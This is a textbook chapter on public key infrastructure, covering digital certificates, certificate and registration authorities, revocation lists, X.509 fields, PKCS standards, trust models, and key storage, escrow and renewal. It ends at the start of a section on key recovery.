


Figure 31: Imposter Public Key

Note: Digital signatures actually only show that the public key labeled as belonging to Bob was used to encrypt the digital signature. It assumes that the real Bob is the owner of that public key.

Suppose that Bob wanted to show Alice that the public key she retrieved from the Internet belonged to him. He could travel to Alice's city, knock on her front door, and say,—I'm Bob and here's my key. Yet how would Alice know this was the *real* Bob? She would likely ask to see his driver's license. This is a document that is provided by a *trusted third party*. Although Alice may not trust Bob because she does not know him, she will trust the government agency that required Bob to provide proof of his identity when he applied for the license. Using a trusted third party who has verified Bob, and who Alice trusts, would help to solve the problem. This is the concept behind a digital certificate. A **digital certificate** is a technology used to associate a user's identity to a public key that has been —digitally signed by a trusted third party. This third party verifies the owner and that the public key belongs to that owner. When Bob sends a message to Alice, he does not ask her to retrieve his public key from a central site; instead, Bob attaches the digital certificate to the message. When Alice receives the message with the digital certificate, she can check the signature of the trusted third party on the certificate. If the signature was signed by a party that she trusts, then Alice can safely assume that the public key contained in the digital certificate is actually from Bob. Digital certificates make it possible for Alice to verify Bob's claim that the key belongs to him and prevent a man-in-the-middle attack that impersonates the owner of the public key. It would not be practical for Bob to travel to Alice's city to prove that the public key belonged to him, as that would make it necessary for him, to visit everyone who used his public key.

A digital certificate typically contains the following information:

- Owner's name or alias
- Owner's public key

- Name of the issuer
- Digital signature of the issuer
- Serial number of the digital certificate
- Expiration date of the public key

Certificates can also contain other user-supplied information, such as an e-mail address, postal address, and basic registration information, such as the country or region, postal code, age, and other gender of the user. Digital certificates can be used to identify objects other than users, such as servers and applications.

2.11.2 Managing Digital Certificates

Several entities and technologies are used for the management of digital certificates, such as applying , registering, and revoking. These include the Certificate Authority(CA) and Registration Authority (RA), along with a Certificate Revocation List (CRL) and a Certificate Repository (CR). In addition, digital certificates can be managed through a Web browser.

2.11.2.1 Certificate Authority (CA)

When a new car is purchased, it is necessary to register that car with the state in which the owner lives. The new owner may visit the local country courthouse or similar venue to fill out the appropriate paperwork and pay the required fee. This information is usually then forwarded to the state capital, where the state's department of motor vehicles issues an official car title that is sent to the new owner. A CA serves as the trusted third-party agency that is responsible for issuing the digital certificates. A CA can be external to the organization such as a commercial CA that charges for the service, or it can be a CA internal to the organization the provides this service to employees.

Technically, a CA is a Certification Authority because its function is to certify; it is not an authority on certificates. However, often today it is called a Certificate Authority.

The general duties of a CA include the following;

- Generate, issue, and distribute public key certificates.
- Distribute CA certificates.
- Generate and publish certificate status information.
- Provide a means for subscribers to request revocation.
- Revoke public-key certificates.
- Maintain the security, availability and continuity of the certificate issuance signing functions.

A subscriber requesting a digital certificate usually generates public and private keys and sends the public key to the CA (or in some instances, the CA may create the keys). The CA inserts this public key into the certificate and then these certificates are digitally signed with the private key of the issuing CA.

2.11.2.2 Registering Authority(RA)

In the previous example, the local country courthouse where the new car owner filled out the appropriate paperwork and paid the required fee is similar to the Registration Authority(RA) function, which is a subordinate entity designed to handle specific CA tasks such as processing certificate requests and authenticating users. Although the registration function could be implemented directly with the CA, there are advantages to using separate RAs. If there are many entities that require a digital certificate, or if these are spread out across geographical areas, using a single centralized CA may create bottlenecks or inconveniences. Using one or more RAs, sometimes called *Local Registration Authorities (LRAs)*, who can —off-load these registration functions, may create an improved workflow. The general duties of an RA include the following:

- Receive, authenticate and proves certificate revocation requests.
- Identify and authenticate subscribers.
- Obtain a public key from the subscriber.
- Verify that the subscriber possesses the asymmetric private key corresponding to the public key submitted for certification.

The primary function of an RA is to verify the identity of the individual. There are several ways the person requesting a digital certificate can be identified to the RA:

- *E-mail*. In the simplest form, the owner may be only identified by their e-mail address. Although this type of digital certificate might be sufficient for basic e-mail communication, it is insufficient for the other activities, such as transferring money online.
- *Documents*. An RA can confirm the authenticity of the person requesting the digital certificate by requiring specific documentation such as a birth certificate or copy of an employee badge that contains a photograph.
- *In person*. In some instances, the RA might require the applicant to apply in person to prove his existence and identity by providing a government-issued passport or driver's license.

After this is completed, the RA can initiate the certification process with a CA on behalf of that person.

2.11.2.3 Certificate Revocation List (CRL)

Digital certificates normally have an expiration date. If a financial institution, for example, issues a digital certificate to Alice, what happens when she closes her accounts and moves her money to another bank? The original digital certificate should then be revoked. Revoked digital certificates are listed in a repository called a **Certificate Revocation List (CRL)**, which can be accessed to check the certificate status of other users. Figure 32 illustrates CRLs that can be downloaded.




Figure 32: Certificate Revocation List (CRL)

Note: Figure 32 that the CRLs are fingerprinted by SHA-1 hashes to prevent a man-in-the-middle attack from changing any information.

There are several reasons a certificate would be revoked. These include:

- The certificate is no longer used.
- The details of the certificate have changed, such as the user's address.
- The private key has been exposed (or there is a suspicion that it has been exposed)
- The private key has been lost (or there is a suspicion that it has been lost)

2.11.2.4 Certificate Repository (CR)

It is important that the CA publishes approved certificates as well as revoked certificates in a timely fashion; otherwise, it could lead to a situation in which security may be compromised. For example, if someone were to steal a user's private key, they could impersonate the victim without the other users being aware of it. Or a digital certificate that was issued to an impersonator could be used to spoof content, perform phishing attacks, or perform a man-in-the-middle attack. These situations would call for the immediate revocation of a digital certificate and notification to users.

2.11.2.5A Certificate Repository (CR)

It is a publicly accessible centralized directory of digital certificates that can be used to view the status of a digital certificate. This directory can be managed locally by setting it up as a storage area that is connected to the CA server. Another option is to provide the information in a publicly accessible directory so that it is available to all users through a Web browser interface, as shown below in Figure 33.



Figure 33: Certificate repository

2.11.2.6 Web Browser Management

Because digital certificates are used extensively on the Internet, virtually all modern web browsers are preconfigured with the default list of CAs. This allows a user to take advantage of digital certificates without the need to manually load information. A default list of CA in a web browser is illustrated in Figure 34.




Figure 34: Web Browser Default CAs

In addition, it is not necessary for users to download and install a CRL manually. If the automatic updates feature is enabled for a web browser, the CRL will be downloaded and installed automatically.

2.11.3 Types of digital certificates

There are different categories of the digital certificates. In addition, some digital certificates are dual-key sided while others can be dual sided. And standards exist for digital certificates as well. One use of digital certificate is to associate or “bind” a user’s identity to a public key. In addition to being used to verify the sender’s identity, digital certificates can also be used to:

- Encrypt channels to provide secure communication between server and clients.
- Encrypt messages for secure Internet e-mail communication.
- Verify the identity of the clients and servers on the web.
- Verify the source and integrity of signed executable code.

There are five categories of digital certificates, from Class 1 through Class 5. The most common categories are personal digital certificates, server digital certificates and software publisher digital certificates.

Class 1: Personal Digital certificates Personal digital certificates are issued by an RA directly to the individuals, Personal digital certificates are frequently used to secure e-mail transmissions. Typically, these only require the user's name and e-mail address in order to receive the certificate.

Note: In addition to e-mail messages, digital certificates can also be used to authenticate the authors and documents. For example, a user can create a Microsoft word or Adobe Portable Document Format (PDF) document and then use digital certificate to create a digital signature.

Class 2: Server Digital Certificates Server digital certificates are often issued from a web server to a client, although they can be distributed by any type of server, such as an e-mail server. Server digital certificates perform two functions. First, they can ensure the authenticity of the web server. Server digital certificates enable the clients connecting to the web server to examine the server's owner. A user who connects to a web site that has server digital certificate issued by a trusted CA can be confident that the data transmitted to the server is used only by the person or organization identified by the certificate. Some CA issue only entry-level certificates that provide domain only validation; that is they only authenticate that an organization has the right to use a particular domain name. These certificates indicate nothing regarding the individuals behind the site. Second, server digital certificates can ensure the authenticity of the cryptographic connection to the web server. Sensitive connections to web servers, such as when a user needs to enter a credit card number to pay for an online purchase, need to be protected. Web servers can set up secure cryptographic connections so that all transmitted data is encrypted by providing the server's public key with a digital certificate to the client. A server digital certificate ensures that the cryptographic connection functions as follows and illustrated in Figure 35.




Figure 35: Server Digital certificate

- The web server administrator generates an asymmetric pair of public and private keys for the server along with a server digital certificate that binds the public key with the identity of the server.
- A user clicks the Pay Now button to purchase the merchandise.
- The web server presents its digital certificate to the user's web browser. The browser examines the certificate's credentials and verifies that the CA is one that it recognizes(if the web browser does not recognize the CA , it will issue a warning to the user.
- The web server's public key connected to the server's digital certificate is used to encrypt credit card number on the user's computer and then the encrypted data is transmitted to the web server.
- When the web server receives the encrypted credit card data, it decrypts it using its private key.

Most server digital certificates combine both server authentication and secure communication between clients and servers on the web, although these functions can be separate. A server digital certificate that both verifies the existence and the identity of the organisation and securely encrypts communications displays a padlock icon in the web browser.




Figure 36: Padlock Sign

Padlock icon displays information about digital certificate along with the name of the site, as shown in Figure 36. An enhanced type of server digital certificates is Extended Validation SSL Certificate (EVSSL). This type of certificate requires more extensive verification of the legitimacy of the business.

Requirements include:

- The CA must pass an independent audit verifying that it follows EV standards. The existence and identity of the web site owner, including the legal existence, physical address, and operational presence, must be verified by the CA.
- The CA must verify that the website is the registered holder and has exclusive control of the domain name.
- The authorization of individual(s) applying for the certificate must be verified by the CA, and a valid signature from an officer of the company must accompany the application.

In addition, web servers can visually indicate to users that they are connected to a web site that uses the higher level EV SSL by using colours on the address bar. Web browsers that access a suite that uses EV SSL may display the padlock icon or the address bar shaded in green. Some browsers will also display the site name. The padlock icon or address bar will be displayed in red if the site known to be dangerous.

Class 3: Software Publishers Digital Certificates software publisher's digital certificates are provided by software publishers. The purpose of these certificates is to verify that their programs are secure and have not been tampered with.

TIP: The remaining two classes of digital certificates are specialized.

Class 4 is for online business transactions between companies, while

Class 5 is for private organization or governmental security.

2.11.4 Dual-Key and Dual-sided Digital Certificates

Digital certificate can be either single sided or dual sided. When Bob sends one digital certificate to Alice along with his message. It is known as a single key certificate. The signing certificate is used to sign a message to prove that the sender is authentic. The encryption is used for the actual encryption of the message.

Dual-key certificates have two advantages; first, dual-key certificates reduce the need for storing multiple copies of the signing certificate. With single-key certificate, it is necessary to have a backup copy of the certificate with each e-mail message on order to ensure that the e-mail could be decrypted again later if necessary. With dual-key certificates only the encryption certificate must be repeatedly hacked up, while the signing certificate could be retained once on the system. This reduces the risk of having multiple copies of certificates that could be maliciously used by attacker. Second, dual-key certificates facilitate handling in organization. Copies of each employee's encryption certificates can be kept in a central storage repository. This permits the organization, if necessary, to access any encrypted message of any employees. Because it is

not necessary to keep copies of individual's employee signing certificates, this makes an employee's digital certificate unavailable for another employee to use maliciously. Another type of certificate is a dual-sided certificate. Generally, only the server authenticates to the client with a valid certificates. However, in some military and financial settings it is necessary for the client to authenticate back to the server. In this way, both sides of the session validate themselves to each other.

2.11.5 X.509 Digital Certificates

The most widely accepted format for digital certificates is defined by the International Telecommunication Union (ITU) X.509 international standards. Digital certificates following this standard can be read or written by an application that follows X.509. The current version is X.509 v3. Table 7 shows the structure of an X.509 certificate.

Table 7: Structure of an X.509 certificate

Field name	Explanation
Certificate version number	0=Version 1, 1=Version 2, 2= Version 3
Serial number	Unique serial number of certificate
Issuer signature algorithm ID	"Issuer" is Certificate Authority
Issuer X.550 name	Certificate Authority name
Validity period	Start date/time and expiration date/time

Table 8: X.509 structure

Subject X.500 name	Private key owner
Subject public key information	Algorithm ID and public key value
Issuer unique ID	Optional ; added with Version 2
Subject unique ID	Optional; added with Version 2
Extension	Optional; added with Version 3
Signature	Issuer's digital signature

2.12 PUBLIC KEY INFRASTRUCTURE (PKI)

One single digital certificate between Alice and Bob involves multiple entities and technologies. Asymmetric cryptography must be used to create the public and private keys, an RA must verify Bob's identity, the CA must issue the certificate, and the digital certificate must be placed in a

CR and moved to a CRL when it expires, and so on. In an organization where multiple users have multiple digital certificates, it can quickly become overwhelming to individually manage all of these entities. In short, there needs to be a consistent means to manage digital certificates.

Public key infrastructure (PKI) is what you might expect from its name: it is a framework for all of the entities involved in digital certificates for digital certificate management- including hardware, software, people, policies, and procedures- to create, store, distribute, and revoke digital certificates. In short, PKI is digital certificate management.

Note:PKI is sometimes erroneously applied to broader range of cryptograph topics beyond managing digital certificates. It is sometimes defined as that which supports other public key-enabled security services or certifying users of a security application. PKI should be understood as the framework for digital certificate management.

2.12.1 Public-Key Cryptographic Standards (PKCS)

Public-key cryptography standard (PKCS) is a numbered set of PKI standards that have been defined by RSA Corporation. Although they are informal standards, today they are widely accepted in the industry. These standards are based on the RSA public-key algorithm. Currently, PKCS is composed of the 15 standards detailed in Table below.

Table 9: PKCS standards

PKCS standards numbers	Current version	PKCS standard name
PKCS #1	2.1	RSA Cryptography Standard
PKCS #2	N/A	N/A
PKCS #3	1.4	Diffie-Hellman Key Agreement Standard
PKCS #4	N/A	N/A
PKCS #5	2.0	Password-Based cryptography Standard
PKCS #6	1.5	Extended-Certificate Syntax Standard
PKCS #7	1.5	Cryptographic Message Syntax
PKCS #8	1.2	Private-Key Information Syntax Standard
PKCS #9	2.0	Select Attribute Types
PKCS #10	1.7	Certificate Request Syntax Standard
PKCS #11	2.20	Cryptographic Token Interface Standard
PKCS #12	1.0	Personal Information Exchange syntax Standard

PKCS #13	Under development	Elliptic Curve Cryptography Standard
PKCS #14	Under	PRNG
PKCS #15	1.1	Cryptographic Token Information format Standard




Figure 37: Microsoft Windows PKCS Support

2.12.2 Trust Models

Trust may be defined as confidence in or reliance on another person or entity. One of the principle foundations of PKI is that of trust. Alice must trust that the public key in Bob's digital certificate actually belongs to him. A trust model refers to the type of trusting relationship that can exist between individuals or entities. In one type of trust model direct trust, a relationship exists between two individuals because one person knows the other person. Because Alice knows Bob – she has seen him, she can recognize him in a crowd, she has spoken with him-- she can trust that the digital certificate that Bob personally gives to her contains his public key.

A Third-party trust refers to a situation in which two individuals trust each other because each trusts a third party. If Alice does not know Bob, this does not mean that she can never trust his digital certificate. Instead, if she trusts a third-party entity who knows Bob, then she can trust that his digital certificate with the public key is from Bob. An example of a third-party trust is a courtroom. Although the defendant and prosecutor may not trust one another, they both can trust

the judge (a third party) to be fair and impartial. In that case, they implicitly trust each other because they share a common relationship with the judge.

There are essentially three PKI trust models that use a CA. These are the hierarchical trust model, the distributed trust model, and the bridge trust model.. A less secure trust model that uses no CA is called the “web of trust” model and is based on direct trust. Each user signs his digital certificate and is based on direct trust. Each user signs his digital certificate and then exchanges certificates with all other users. Because all users trust each other, each user can sign the certificate of all other users. **Pretty Good Privacy (PGP)** uses the **web of trust model**.

2.12.3 Hierarchical Trust Model

The hierarchical trust model assigns a single hierarchy with one master CA called the root. This root signs all digital certificate authorities with a single key. A hierarchical trust model is illustrated in Figure 38.




Figure 38: Hierarchical Trust Model

A hierarchical trust model can be used in an organization where one CA is responsible for only the digital certificates for that organization. However, on a larger scale a hierarchical trust model has several limitations. First, if the CA's single private key were to be compromised, then all digital certificates would be worthless. Also, having a single CA who must verify and sign all digital certificates may create a significant backlog. And, what if another entity decided that it wanted to be the root?

2.12.4 Distributed Trust Model

Instead of having a single CA, as in the hierarchical trust model, the distributed trust model has multiple CAs that sign digital certificates. This essentially eliminates the limitations of a hierarchical trust model; the loss of a CA's private key would compromise only those digital certificates for which it had signed, the workload of verifying and signing digital certificates can be distributed, and there is no competition regarding who can perform the functions of a CA. In

addition these CA s can delegate authority to other intermediate CA s to sign digital certificates. A distributed trust model is illustrated in Figure 39.




Figure 39: Distributed Trust Model

The distributed trust model is the basis for digital certificates issued to internet users. There are trusted root certificate authorities as well as intermediate certification authorities.

2.12.5 Bridge Trust Model

The bridge trust model is similar to the distributed trust model in that there is not single CA that signs digital certificates. However, with the bridge trust model there is one CA that acts as a-facilitator to interconnect all other CA s. This facilitator CA does not issue digital certificates; instead, it acts as the hub between hierarchical trust models and distributed trust models. This allows the different models to be linked. The bridge model is shown inFigure 40.




Figure 40: Distributed trust Model

The U.S. Department of Defense has issued Common Access Cards (CAC), based on the Personal Identity Verification (PIV) standard, which are linked to a digital certificate. Some states have begun issuing IDs compatible with the CAC cards to emergency service personnel, and one state has cross-certified with the federal PKI through a trust bridge for authenticating digital certificates. It is predicted that more state governments soon will begin including digital certificates in IDs issued to citizens that would be interoperable with state and federal systems and also could be used to access commercial services. This would allow trust relationships between the different models, so that one organization can accept digital certificates for strong authentication without having to issue and manage all of the certificates itself. Already the aerospace and pharmaceutical industries have established their own bridges, which have been cross-certified with the federal bridge.

2.13 MANAGING PKI

An organization that uses multiple digital certificates on a regular basis needs to properly manage those digital certificates. This includes establishing policies and practices and determining the life cycle of a digital certificate.

2.13.1 Certificate Policy

A certificate policy (CP) is a published set of rules that govern the operation of a PKI. The CP provides recommended baseline security requirements for the use and operation of CA, RA and other PKI components. A CP should cover such topics as CA or RA obligations, user obligations, confidentiality, operational requirements, and training. Many organizations create a single CP to support not only digital certificates but also digital signatures and all encryption applications.

2.13.2 Certificate Practice Statement (CPS)

A certificate practice statement (CPS) is a more technical document than a CP. A CPS describes in detail how the CA uses and manages certificates. Additional topics for a CPS include how end users register for a digital certificate, how to issue digital certificates, when to revoke digital certificates, procedural controls, key pair generation and installation, and private key protection.

2.13.3 Certificate Life Cycle

Digital certificates should not last forever. Employees leave, new hardware is installed, applications are updated, and cryptographic standards evolve. Each of these changes affects the usefulness of a digital certificate. The life cycle of a certificate is typically divided into four parts:

- **Creation.** At this stage, the certificate is created and issued to the user. Before the digital certificate is generated, the user must be positively identified. The extent to which the user's identification must be confirmed can vary, depending on the type of certificate and any existing security policies. Once the user's identification has been verified, the request is sent to the CA for digital certificate. The CA can then apply its appropriate

signing key to the certificate, effectively signing the public key. The relevant fields can be updated by the CA, and the certificate is then forwarded to the RA (if one is being used). The CA can also keep a local copy of the certificate it generated. A certificate, once issued, can be published to a public directory if necessary.

- **Suspension.** This stage could occur once or multiple times throughout the life of a digital certificate if the certificate's validity must be temporarily suspended. This may occur, for example, when an employee is on a leave of absence. During this time it may be important that the user's digital certificate not be used for any reason until she returns. Upon the user's return, the suspension can be withdrawn or the certificate can be revoked.
- **Revocation.** At this stage, the certificate is no longer valid. Under certain situations a certificate may be revoked before its normal expiration date, such as when a user's private key is lost or compromised. When a digital certificate is revoked, the CA updates its internal records and any CRL with the required certificate information and timestamp (a revoked certificate is identified in a CRL by its certificate serial number). The CA signs the CRL and places it in a public repository where other applications using certificates can access this repository in order to determine the status of a certificate.
- **Expiration.** At the expiration stage, the certificate can no longer be used. Every certificate issued by a CA must have an expiration date. Once it has expired, the certificate may not be used any longer for any type of authentication and the user will be required to follow a process to be issued with a new expiration date.

2.14 KEY MANAGEMENT

Because keys form the foundation of PKI systems, it is important that they be carefully managed. Proper key management includes key storage, key usage, and key-handling procedures.

2.14.1 Key Storage

The means of strong keys in a PKI system is important. Public keys can be stored by embedding them within digital certificates, while private keys can be stored on the user's local system. The drawback to software-based storage is that may leave keys open to attacks: vulnerabilities in the client operating system, for example, can expose keys to attackers. Storing keys in hardware is an alternative to software-based storage. For storing public keys, special CA root and intermediate CA hardware devices can be used. Private keys can be stored on smart cards or in tokens. Whether private keys are stored in hardware or software, it is important that they be adequately protected. To ensure basic protection, never share the key in plaintext, always store keys in files or folders that are themselves password protected or encrypted, do not make copies of keys, and destroy expired keys.

2.14.2 Key Usage

If more security is needed than a single set of public and private keys, then multiple pairs of dual keys can be created. One pair of keys may be used to encrypt information and the public key

could be backed up to another location. The second pair would be used only for digital signatures and the public key in that pair would never be backed up.

2.14.3 Key-Handling Procedures

Certain procedures can help ensure that keys are properly handled. These procedures include:

2.14.3.1 Escrow

Key escrow refers to a process in which keys are managed by a third party, such as a trusted CA. In key escrow, the private key is split and each half is encrypted. The two halves are sent to the third party, which stores each half in a separate location. A user can then retrieve the two halves, combine them and use this new copy of the private key for decryption. Key escrow relieves the end user from the worry of losing her private key. The drawback to this system is that after the user has retrieved the two halves of the key and combined them to create a copy of the key, that copy of the key can be vulnerable to attacks. Some U.S government agencies have proposed that the federal government provide key escrow services. This would allow the government to view encrypted communications, assuming proper permissions were granted by a judge.

2.14.3.2 Expiration

Keys have expiration dates. This prevent an attacker who may have stolen a private key from being able to decrypt messages for an indefinite period of time. Some systems set keys to expire after a set period of time by default.

2.14.3.3 Renewal

Instead of letting a key expire and then creating a new key, an existing key can be renewed. With renewal, the original public and private keys can continue to be used and new keys do not have to generated. However, continually renewing keys makes them more vulnerable to theft or misuse.

2.14.3.4 Revocation

Whereas all keys should expire after a set period of time, a key may need to be revoked prior to its expiration date. For example, the need for revoking a key may be the result of an employee being terminated from his position. Revoked keys cannot be reinstated. The CA should be immediately notified when a key is revoked and then the status of that key should be entered on the CRL.

2.14.3.5 Recovery

